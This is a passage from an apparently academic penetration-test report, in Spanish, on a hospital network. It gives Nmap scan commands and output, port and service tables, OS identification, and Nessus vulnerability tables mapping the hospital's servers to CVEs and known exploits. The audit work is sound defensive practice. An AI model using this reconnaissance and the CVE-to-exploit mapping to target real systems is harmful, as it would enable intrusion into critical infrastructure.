En la siguiente prueba se obtendrá los servicios que se ejecutan en dichos en los puertos. Si no existe un firewall local en la red que impida el acceso de atacantes a los puertos abiertos de un equipo, es posible la inyección de virus o troyanos a través de estos. Se conoce algunos virus que ingresan por cada puerto, por ejemplo en el puerto 21 pueden ingresar troyanos: Back construction, Blade runner, Doly, Fore, FTP trojan, Invisible FTP, Larva, WebEx, WinCrash; el puerto 23: TTS (Tiny Telnet Server), en el puerto 25 los troyanos: Ajan, Antigen, Email Password Sender, Happy99, Kuang 2, ProMail, Shtrilitz, Stealth, Tapiras, Terminator, WinPC, WinSpy.

El escaneo realizado a los dos equipos 3Com proporcionó resultados similares, que se detallan en la *Tabla 16.*




Ilustración 36. Enumeración de puertos TCP y UDP de equipos de red.

Switch 3Com		
Puerto	**Estado**	**Servicio**
22/TCP	Abierto	Ssh
23/TCP	Abierto	telnet
80/TCP	Abierto	http
161/UDP	Abierto	Snmp
520/UDP	Abierto|filtrado	Route
1024/UDP	Abierto|filtrado	Desconocido
1645/UDP	Abierto|filtrado	Radius
1646/UDP	Abierto|filtrado	Radacct
1812/UDP	Abierto|filtrado	Radius
5001/UDP	Abierto|filtrado	complex-link

Tabla 16. Enumeración de puertos en Switch 3Com.

Router ISP 10.104.32.53 (IP privada)		
Puerto	**Estado**	**Servicio**
23/TCP	Abierto	telnet
67/UDP	Abierto/filtrado	Dhcp
1701/UDP	Abierto/filtrado	L2TP

Tabla 17. Enumeración de puertos en Router.

En los equipos de red 3Com se encontró el puerto 161 abierto, que puede ser utilizado para obtener información de los equipos, mediante software de enumeración cuando el servicio SNMP no es configurado adecuadamente modificando los valores por defecto de comunidad. En el test para obtener información de enrutamiento se examinarán los equipos de red vulnerando el puerto SNMP. Para determinar el estado de los puertos en las interfaces públicas se realizó el escaneo desde un equipo conectado a una a red externa al hospital, con el Sistema Backtrack 4R1 obteniendo los siguientes resultados:

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:1b:24:2c:2c:8b
          inet addr:192.168.1.3  Bcast:192.168.1.15  Mask:255.255.255.240
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:804 (804.0 B)  TX bytes:692 (692.0 B)
          Interrupt:20
```

Ilustración 37. Configuración de IP en red externa.

```
Nmap scan report for 190.15
Host is up (0.041s latency).
Not shown: 1994 closed ports
PORT     STATE         SERVICE
25/tcp   filtered      smtp
2222/tcp filtered      unknown
67/udp   open|filtered dhcps
123/udp  open          ntp
161/udp  open          snmp
162/udp  open|filtered snmptrap

Nmap done: 1 IP address (1 host up) scanned in 834.36 seconds
Nmap scan report for 190.15
Host is up (0.11s latency).
Not shown: 1996 closed ports
PORT     STATE         SERVICE
23/tcp   open          telnet
25/tcp   filtered      smtp
67/udp   open|filtered dhcps
1701/udp open|filtered L2TP

Nmap done: 1 IP address (1 host up) scanned in 836.81 seconds

Nmap scan report for 190.15
Host is up (0.061s latency).
All 1000 scanned ports on 190.15 are filtered

Nmap done: 8 IP addresses (3 hosts up) scanned in 949.48 seconds
```

Ilustración 38. Enumeración de puertos TCP y UDP en direcciones IP públicas.

Router ISP (IP pública1)		
Puerto	**Estado**	**Servicio**
25/TCP	Filtrado	Smtp
2222/TCP	Filtrado	Desconocido
67/UDP	Abierto|filtrado	Dhcps
123/UDP	Abierto	Ntp
161/UDP	Abierto	Snmp
162/UDP	Abierto|filtrado	Snmptrap

Tabla 18. Enumeración de puertos en IP pública.

Las dos interfaces externas del router muestran puertos diferentes a excepción del puerto 25 (smtp) que se encuentra en estado filtrado y 67 (udp) del que no se puede definir con precisión por lo que se traduce en un puerto filtrado.

El puerto 123 (udp) permite obtener información de la fecha y hora del sistema, y permite la sincronización de equipos de una red, se utiliza comúnmente por los atacantes para borrar rastros en los registros de acceso a los sistemas.

Router ISP (IP pública2)		
Puerto	**Estado**	**Servicio**
23/TCP	Abierto	telnet
25/TCP	Filtrado	Smtp
67/UDP	Abierto|Filtrado	Dhcp
1701/UDP	Abierto|Filtrado	L2TP

Tabla 19. Enumeración de puertos en IP pública.

Se verifica el puerto Telnet abierto, lo que implica un alto riesgo de seguridad al utilizar este puerto desde el internet para acceder al equipo. El puerto SNMP se encuentra abierto y si la configuración de comunidad es pública, se podría obtener la información del equipo fácilmente. Esto se confirmará en el módulo de verificación de vulnerabilidades.

Enumeración de puertos en estaciones de trabajo.

Los resultados de la enumeración de puertos en las estaciones de trabajo se exponen en la siguiente figura.




Ilustración 39. Enumeración de puertos en estaciones de trabajo.

El análisis realizado corresponde a un total de 43 estaciones de trabajo activas debido a que se descubrió 2 impresoras y dos equipos de red.

Los puertos tcp descubiertos en las estaciones de trabajo corresponden a los servicios de compartición de recursos (445, 139, 137) del sistema operativo Microsoft, los puertos UDP 500 y 4500, que corresponden al servicio de Autoridad de seguridad local (LSASS) y el puerto 1900 vienen habilitados por defecto en los sistemas XP.

- **Identificar el uso de protocolos de enrutamiento**

Para identificar los protocolos de enrutamiento utilizados en la red del hospital se utilizó la herramienta Wireshark, para capturar tráfico durante una hora. Los resultandos obtenidos de varias capturas muestran el uso del protocolo RIPv2 (Routing Information Protocol) para el enrutamiento de paquetes de voz y datos a sus respectivos servidores.




Ilustración 40. Identificación de protocolos de enrutamiento.

❖ Identificar el uso de protocolos no estándar

Se ha categorizado como protocolos no estándar aquellos que no se utilizan, y que pueden consumir recursos de la red. Durante la captura Wireshark se encontró los siguientes protocolos: NBIPX, IPX SAP. Los servicios de la red del Hospital corresponden al protocolo IP, los protocolos derivados de IPX, que es una familia de protocolos de red que se reemplazó por TCP/IP. El protocolo SEBEK, utilizado por la aplicación Groove para compartición de recursos y actualizaciones, también se establece como protocolo no estándar. Todos estos protocolos corresponden a servicios habilitados en las estaciones de trabajo.

❖ Identificar el uso de protocolos cifrados

Durante la captura de tráfico no se identificó el uso de protocolos cifrados en la red.

❖ Identificación de servicios

La mayoría de ataques en los equipos y servidores de red se deben a las vulnerabilidades que presentan las aplicaciones o servicios, más no en los puertos como tal, ya sea por defectos en la programación o versiones desactualizadas.

Esta información suele ser útil para los atacantes ya que pueden reconocer los exploits para cada una de las vulnerabilidades encontradas en las versiones de servicios y/o aplicaciones.

La identificación de servicios se realizó para cada uno de los puertos enumerados en el escaneo SYN. Se aplicó la herramienta *Nmap* para obtener las versiones de las aplicaciones.

 # nmap –v –A -T4 –iL <archivo>

Las opciones utilizadas son:
-v: para aumentar el nivel de detalle del escaneo.
-A: para identificar el Sistema Operativo y versión.
-T4: aumentar temporizado, realiza el escaneo más rápido, puede ser de 0-5
-iL <archivo>: identifica el archivo de texto que contiene la lista de sistemas activos seleccionados para el escaneo.

La sentencia por consola desde Backtrack para el escaneo de las versiones de los servidores.

 # nmap –v –A –T4 –iL /root/Desktop/identificación_de_sistemas/servidores

```
Nmap scan report for 10.104.32.51
Host is up (0.0023s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  FileZilla ftpd 0.9.34
beta
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
1433/tcp  open  ms-sql-s             Microsoft SQL Server 2005
9.00.1399; RTM
2301/tcp  open  http                 HP Proliant System
Management 2.1.15.210 (CompaqHTTPServer 9.9)
|_http-methods: No Allow or Public header in OPTIONS response
(status code 302)
| http-title: Site doesn't have a title (text/html).
|_Requested resource was http://10.104.32.51/red2301.html?
RedirectUrl=/
2381/tcp  open  http                 Apache httpd (SSL-only
mode)
|_http-methods: No Allow or Public header in OPTIONS response
(status code 302)
2383/tcp  open  ms-olap4?
3306/tcp  open  mysql                MySQL 5.1.36-community
| mysql-info: Protocol: 10
| Version: 5.1.36-community
| Thread ID: 72963
| Some Capabilities: Long Passwords, Connect with DB,
Compress, ODBC, Transactions, Secure Connection
```

Ilustración 41. Resultados de escaneo de versiones a Servidores.

La sentencia por consola desde Backtrack para el escaneo de las versiones de los equipos de red:

 # nmap –v –A –T4 –iL /root/Deskktop/identificación_de_sistemas/equiposRed

```
Nmap scan report for 10.104.32.1
Host is up (0.0061s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Huawei VRP sshd 3.3 (protocol 2.0)
23/tcp open  telnet  3Com 4500 switch telnetd
80/tcp open  http    WMI V5 (3Com 5500G-EI switch http config)
| http-methods: OPTIONS GET HEAD POST PUT DELETE TRACE
| Potentially risky methods: PUT DELETE TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
| http-title: Web user login
|_Requested resource was http://10.104.32.1/index.htm
MAC Address: 00:24:73:8A:AD:41 (3Com Europe)
Device type: switch
Running: 3Com embedded, Huawei VRP 3.X
OS details: 3Com 4200G or Huawei Quidway S5600 switch, 3Com
SuperStack 3 Switch 4500
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: VRP; Devices: router, switch

TRACEROUTE
HOP RTT     ADDRESS
1   6.11 ms 10.104.32.1
```

Ilustración 42. Resultados de escaneo de versiones a Equipos de red.

Servidor SGH 10.104.32.51		
Puerto	**Servicio**	**Aplicación**
21/TCP	ftp	FileZillaftpd 0.9.34 beta
135/TCP	Msrpc	Microsoft Windows RPC
139/TCP	netbios-ssn	
445/TCP	netbios-ssn	
1433/TCP	ms-sql-s	Microsoft SQL Server 2005 9.00.1399; RTM
2301/TCP	http	HP Proliant System Management 2.1.15.210 (CompaqHTTPServer 9.9)
2381/TCP	http	Apache httpd (SSL-only mode)
2383/TCP	ms-olap4?	
3306/TCP	Mysql	MySQL 5.1.36.community
3389/TCP	microsoft-rdp	Microsoft Terminal Service
3920/TCP	ssl/unknown	
4848/TCP	http	Sun GlassFish 2.1.1 (Servlet 2.5)
5357/TCP	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5800/TCP	vnc-http	TighVNC
5900/TCP	Vnc	VNC (protocol 3.8)
7676/TCP	java-message-service	Java Message Service 4.4
8009/TCP	ajp13	Apache Jserv (Protocol v1.3)

8080/TCP	http	Apache Tomcat/Coyote JSP engine 1.1
8181/TCP	ssl/http	Sun GlassFish 2.1.1 (Servlet 2.5)
49152/TCP	Msrpc	Microsoft Windows RPC
49153/TCP	Msrpc	Microsoft Windows RPC
49154/TCP	Msrpc	Microsoft Windows RPC
49155/TCP	Msrpc	Microsoft Windows RPC
49159/TCP	Msrpc	Microsoft Windows RPC

Tabla 20. Enumeración de servicios en Servidor SGH.

Servidor Recaudación 10.104.32.52		
Puerto TCP	**Servicio**	**Aplicación**
25	Smtp	Microsoft ESMTP 5.0.2195.6713
42	Wins	Microsoft Windows Wins
80	http	Microsoft IIS httpd 5.0
88	kerberos-sec	Microsoft Windows kerberos-sec
135	Msrpc	Microsoft Windows RPC
139	netbios-ssn	-
389	Ldap	-
443	https?	-
445	microsoft-ds	Microsoft Windows 2000 microsoft-ds
464	kpasswd5	-
515	Printer	Microsoft ldp
593	ncacn-http	Microsoft Windows RPC over HTTP 1.0
636	Tcpwrapped	-
1026	Msrpc	Microsoft Windows RPC
1029	ncacn-http	Microsoft Windows RPC over HTTP 1.0
1064	Mstask	Microsotmstask (task server – c:\winnt\system32\Mstask.exe)
1072	Msrpc	Microsoft Windows RPC
1073	Msrpc	Microsoft Windows RPC
1084	Msrpc	Microsoft Windows RPC
1087	Mstask	Microsoft mstask (task server – c:\winnt\system32\Mstask.exe)
1164	Msrpc	Microsoft Windows RPC
1165	Msrpc	Microsoft Windows RPC
1166	Msrpc	Microsoft Windows RPC
3268	Ldap	-
3269	Tcpwrapped	-
3389	ms-term-serv?	-

Tabla 21. Enumeración de servicios en Servidor de Recaudación.

Servidor de VoIP 10.104.33.2		
Puerto	**Servicio**	**Aplicación**
22/TCP	Ssh	OpenSSH 4.3 (protocol 2.0)
25/TCP	Smtp	-
80/TCP	http	Apache httpd 2.2.3 ((Red Hat))
110/TCP	pop3?	-
111/TCP	Rpcbind	-
143/TCP	Imap?	-
443/TCP	https	Apache httpd 2.2.3 ((Red Hat))
993/TCP	Imaps	-
995/TCP	pop3s	-
1022/TCP	status	1 (rpc #100024)
2000/TCP	cisco-sccp	-
3306/TCP	Mysql	-
4445/TCP	Upnotifyp	-
4559/TCP	Hylafax	-
5038/TCP	desconocido	

Tabla 22. Enumeración de servicios en Servidor de Volp.

Swicth 3Com		
Puerto	**Servicio**	**Aplicación**
22/TCP	Ssh	HUAWEI VRP sshd 3.3 (protocol 2.0)
23/TCP	telnet	3Com 4500 switch tellnetd
80/TCP	http	WMI V5 (3Com 5500g-EI switch http config)

Tabla 23. Enumeración de servicios en Switch 3Com.

No se mostraron resultados de versiones de las aplicaciones en las direcciones públicas, como se muestra en la siguiente imagen.




Ilustración 43. Enumeración de servicios en direcciones públicas.

Un atacante con los conocimientos suficientes en vulnerar sistemas, reconocerá las versiones de las aplicaciones que posean vulnerabilidades. En el test para reconocer vulnerabilidades en las aplicaciones se utilizará un escáner que proporciona el sistema Backtrack.

- **Identificación del sistema operativo**

Los puertos de comunicación de los equipos en algunos casos proporcionan servicios de acuerdo al Sistema Operativo, sin embargo su configuración depende del sistema operativo, por lo que es importante conocerlo y poder determinar la forma de explotar una aplicación vulnerable o diseñar exploits.

Los resultados aproximados obtenidos con Nmap en la identificación de Sistema Operativo se muestran con exactitud en el caso de los sistemas Windows.

Un atacante puede hacer uso de esta información con la finalidad de descubrir las vulnerabilidades de los sistemas en base a la configuración de servicios que vienen por defecto y errores en la programación de las aplicaciones por la versión del sistema operativo. La sentencia por consola desde Backtrack para el escaneo de las versiones de los equipos de red:

 # nmap –v –A –T4 –iL /root/Deskktop/identificación_de_sistemas/servidores




Ilustración 44. Identificación de sistemas en Servidores.

Equipo	IP	Sistema Operativo
Router	10.104.32.53	Cisco IOS 12.X|11.X
Switch 3Com	10.104.32.1	3Com Europe
Servidor SGH	10.104.32.51	Microsoft Windows Vista SP0 - SP2, Server 2008, or Windows 7 Ultimate
Servidor Recaudación	10.104.32.52	Microsoft Windows 2000 SP4
Servidor de Voz	10.104.33.2	Linux 2.6.9 - 2.6.30

Tabla 24. Enumeración de Sistemas en Equipos de red y Servidores.

El sistema operativo identificado en las estaciones de trabajo es Windows XP SP2.

Nmap identificó en el Servidor de Recaudación el Sistema Operativo Windows 2000 SP4, este sistema comparte algunas vulnerabilidades con Windows XP, entre las más conocidas: desbordamiento de memoria en el Servicio Workstation que puede ser utilizada por un usuario remoto para forzar la ejecución remota de código con privilegios de usuario “System”.

Todas las versiones de Windows incluyen mecanismos para facilitar acceso remoto a las unidades de disco y al registro del sistema, así como para la ejecución remota de código. En estos servicios se han descubierto numerosas vulnerabilidades que han sido explotadas por distintos gusanos y virus para propagarse a través de las redes Windows.

En los Sistemas Linux también se pueden encontrar vulnerabilidades tanto en el kernel como en las aplicaciones, la versión de Linux 2.6.9 posee una vulnerabilidad bien conocida que es el desbordamiento en el código del servidor NFS integrado, que permite que un atacante remoto con acceso NFS al servidor pueda provocar la caída del mismo o, posiblemente, la ejecución de código arbitrario.

Mientras no se disponga de una actualización apropiada, se recomienda cerrar por cortafuegos el acceso NFS a clientes no autorizados o a su vez desactivar el servidor NFS de Kernel y usar un servidor a nivel de proceso de usuario. La vulnerabilidad afecta a los kernel 2.6.* y 2.4.*.

Es habitual encontrar equipos Linux con deficiencias en sus mecanismos de autenticación. Esto incluye la existencia de cuentas sin contraseña, con contraseñas ampliamente conocidas o fácilmente deducibles. Por otra parte es frecuente que diversos programas o el propio sistema operativo cree nuevas cuentas de usuario con un débil mecanismo de autenticación.

El sistema de control de versiones más utilizado en entornos Unix es CVS. Si la configuración del servidor CVS permite conexiones anónimas, determinadas versiones son susceptibles a ataques de desbordamiento de búfer que pueden ser utilizados para ejecutar código arbitrario en el servidor.

Los resultados obtenidos del escaneo de sistemas en las direcciones públicas corresponden a Cisco IOS 12.x. En el caso de la primera dirección el escáner informa que los resultados no son exactos debido a que no se encuentra ningún puerto abierto.




Ilustración 45. Identificación de sistemas en direcciones públicas.

En la siguiente sección se realizará la búsqueda de vulnerabilidades en los sistemas mencionados, lo que permitirá corroborar la información descrita.

2. Búsqueda y verificación de vulnerabilidades

- **Identificar y examinar vulnerabilidades utilizando herramientas de hacking y exploits utilizados actualmente**

– La identificación de vulnerabilidades se realizó a través de las herramientas *Nessus 4.4.1 y OpenVas 3.1* que utilizan información basada en CVE (CommonVulnerabilities and Exposures), que es un código asignado a una vulnerabilidad que le permite ser identificado de forma unívoca.

Estas herramientas realizan intentos de Exploits para obtener las vulnerabilidades correspondientes a cada uno de los puertos abiertos de los sistemas.

Se realizó el análisis de las vulnerabilidades encontradas identificando aquellas correspondientes al Sistema Operativo y a las aplicaciones de los componentes clave: servidores y equipos de red, además de las amenazas a las que se exponen.

La siguiente imagen corresponde a los resultados obtenidos de la herramienta Nessus en el escaneo de vulnerabilidades de servidores.




Ilustración 46. Identificación de vulnerabilidades en servidores con Nessus.

❖ Vulnerabilidades en Servidor SGH

Puerto/ Protocolo	Vulnerabilidad	Impacto	Riesgo	CVE	Exploit
445/tcp	Aplicación SMBv2 vulnerable a desactivación remota.	Sistema	Crítico	2009-3103	MS09-050
	Fallas en la implementación de SMB	Sistema	Crítico	2011-0661 2010-0020 2010-0021 2010-0022	MS11-020 MS10-012 MS10-012 MS10-012
	SMB permite el acceso no autorizado	Sistema	Crítico	1999-0519 1999-0520	
	Vulnerabilidades de SMB del acceso a una unidad compartida, que no requiere credenciales	Sistema	Crítico	2010-2550 2010-2551 2010-2552	MS10-054 MS10-054 MS10-054
	Vulnerabilidades en SMB del acceso a un recurso compartido de archivos de Windows	Sistema	Alto	2011-1267	MS11-048
1433/tcp	Se está ejecutando una versión de Microsoft SQL Server que es	Aplicación	Alto	2008-0085 2008-0086 2008-0106	MS08-040 MS08-040 MS08-040

	vulnerable a múltiples problemas de corrupción de memoria			2008-0107	MS08-040
	Vulnerabilidad de autenticación en MSSQL debido a un control de parámetro no válido en un procedimiento	Aplicación	Alto	2008-5416	
2301/tcp	HP System Management Homepage <6,3-6,2 - 6.0.0.96 / 6.0.0-95 - 6.1.0.102 / 6.1.0-103 Múltiples vulnerabilidades.	Sistema	Crítico	2010-1917 2010-2531 2010-2939 2010-2950 2010-3709 2010-4008 2010-4156 2011-1540 2011-1541	
2381/tcp	HP System Management Homepage <6,3-6,2 - 6.0.0.96 / 6.0.0-95 - 6.1.0.102 / 6.1.0-103 Múltiples vulnerabilidades	Sistema	Crítico	2009-3555 2009-4017 2009-4018 2009-4143 2010-1586 2010-2068 2010-3009 2010-3011 2010-3012 2010-3283 2010-3284	
4848/tcp	Ejecución de código por omisión de autenticación en el servidor GlassFish	Sistema	Crítico	2011-0807	47438.rb
5355/udp	Una vulnerabilidad en la resolución DNS podría permitir la ejecución remota de código	Sistema	Crítico	2011-0657	MS11-030
3306/tcp	MySql es propenso a una vulnerabilidad de buffer-overflows, ya que no realizan suficientes controles de límite en los datos suministrados por el usuario.	Aplicación	Alto	2010-1850	

Tabla 25. Lista de vulnerabilidades del Servidor SGH.

❖ **Vulnerabilidades en Servidor de Recaudación**

Puerto/ Protocolo	Vulnerabilidad	Impacto	Riesgo	CVE	Exploit
General/tcp	La versión de Microsoft Windows 2000 instalada no es compatible con Microsoft	Sistema	Crítico	-	
General/tcp	Cuenta "Invitado" con privilegios excesivos.	Sistema	Alto	-	
